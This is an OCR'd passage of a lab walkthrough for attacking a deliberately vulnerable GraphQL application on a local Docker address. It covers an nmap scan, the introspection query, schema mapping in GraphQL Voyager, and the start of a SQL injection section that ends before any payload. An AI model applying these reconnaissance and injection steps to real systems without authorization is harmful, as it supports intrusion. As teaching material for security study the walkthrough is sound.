
Now let’s check if introspection in enabled:


```
└─# nmap -sV -p5013 172.17.0.2

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 21:48 IST
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).

PORT     STATE SERVICE VERSION
5013/tcp open  http    Ajenti http control panel
MAC Address: 7E:E4:40:ED:F4:75 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```




So the app is indeed open to introspection.
Now lets get the schema using the introspection query available here:
https://github.com/dolevf/Black-Hat-GraphQL/blob/master/queries/introspection_query.txt
Copy the query and run it in Altair.

This results in a pretty long response. Rather than review manually, let's get a graphical representation with **GraphQL Voyager**.
Go to https://ivangoncharov.github.io/graphql-voyager then click on CHANGE SCHEMA (top left) then click on the INTROSPECTION tab, paste the response we got from Altair and click DISPLAY. This gives us a good idea of how the schema works.


172.17.0.2:5013/graphql
Altair
Extension (Al...phQL Client)
moz-extension://6b52ef76-f574-4bd4
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
IntrospectionQuery
+ Add new
No environment
POST
http://172.17.0.2:5013/graphql
Docs
Send Request
Query
Pre-request
Post-request
Auth
Result
Response headers
200 OK
2109ms
Clear
2:56:21 PM
Welcome to Altair GraphQL Client.
You can send your request using CmdOrCtrl + Enter.
Enter your graphQL query here.
source: GraphQL Voyager
(Send query IntrospectionQuery)
query IntrospectionQuery {
__schema {
queryType { name }
mutationType { name }
subscriptionType { name }
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
{
"data": {
"__schema": {
"queryType": {
"name": "Query"
},
"mutationType": {
"name": "Mutations"
},
"subscriptionType": {
"name": "Subscription"
},
"types": [
{
"kind": "OBJECT",
"name": "Query",
"description": null,
"fields": [
{
"name": "pastes",
"description": null,
"args": [
{
"name": "public",
"description": null,
"type": {
"kind": "SCALAR",
"name": "Boolean",


https://apis.guru/graphql-voyager/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
GRAPHQL
VOYAGER
CHANGE SCHEMA
Type List
Search Schema
Film
A single fi
Person
An individ
Star Wars
Planet
A large m
Wars Univ
Root
No Descri
Species
A type of
Wars Univ
Starship
A single transport craft that has hyperdrive
PRESETS
SDL
INTROSPECTION
Run the introspection query against a GraphQL endpoint. Paste the result into the textarea below to view the model relationships.
COPY INTROSPECTION QUERY
]
}
}
}
Privacy note: Your schema is processed within browser and is not transmitted to external servers or third parties.
CANCEL
DISPLAY




Injection: SQL injection

To test for injection vulnerabilities, we first need to locate fields with arguments that accept string inputs and could be used as injection points.


In Altair's documentation section (on the right), let's look at the list of fields in the query section of the schema.

The first field listed is pastes and has a filter argument that accepts strings. So let's first send a basic query.


Using Atlair:




Using Postman:



This lists all the public pastes in the database. Now let's try sending a query that filters for the content of one of the pastes.



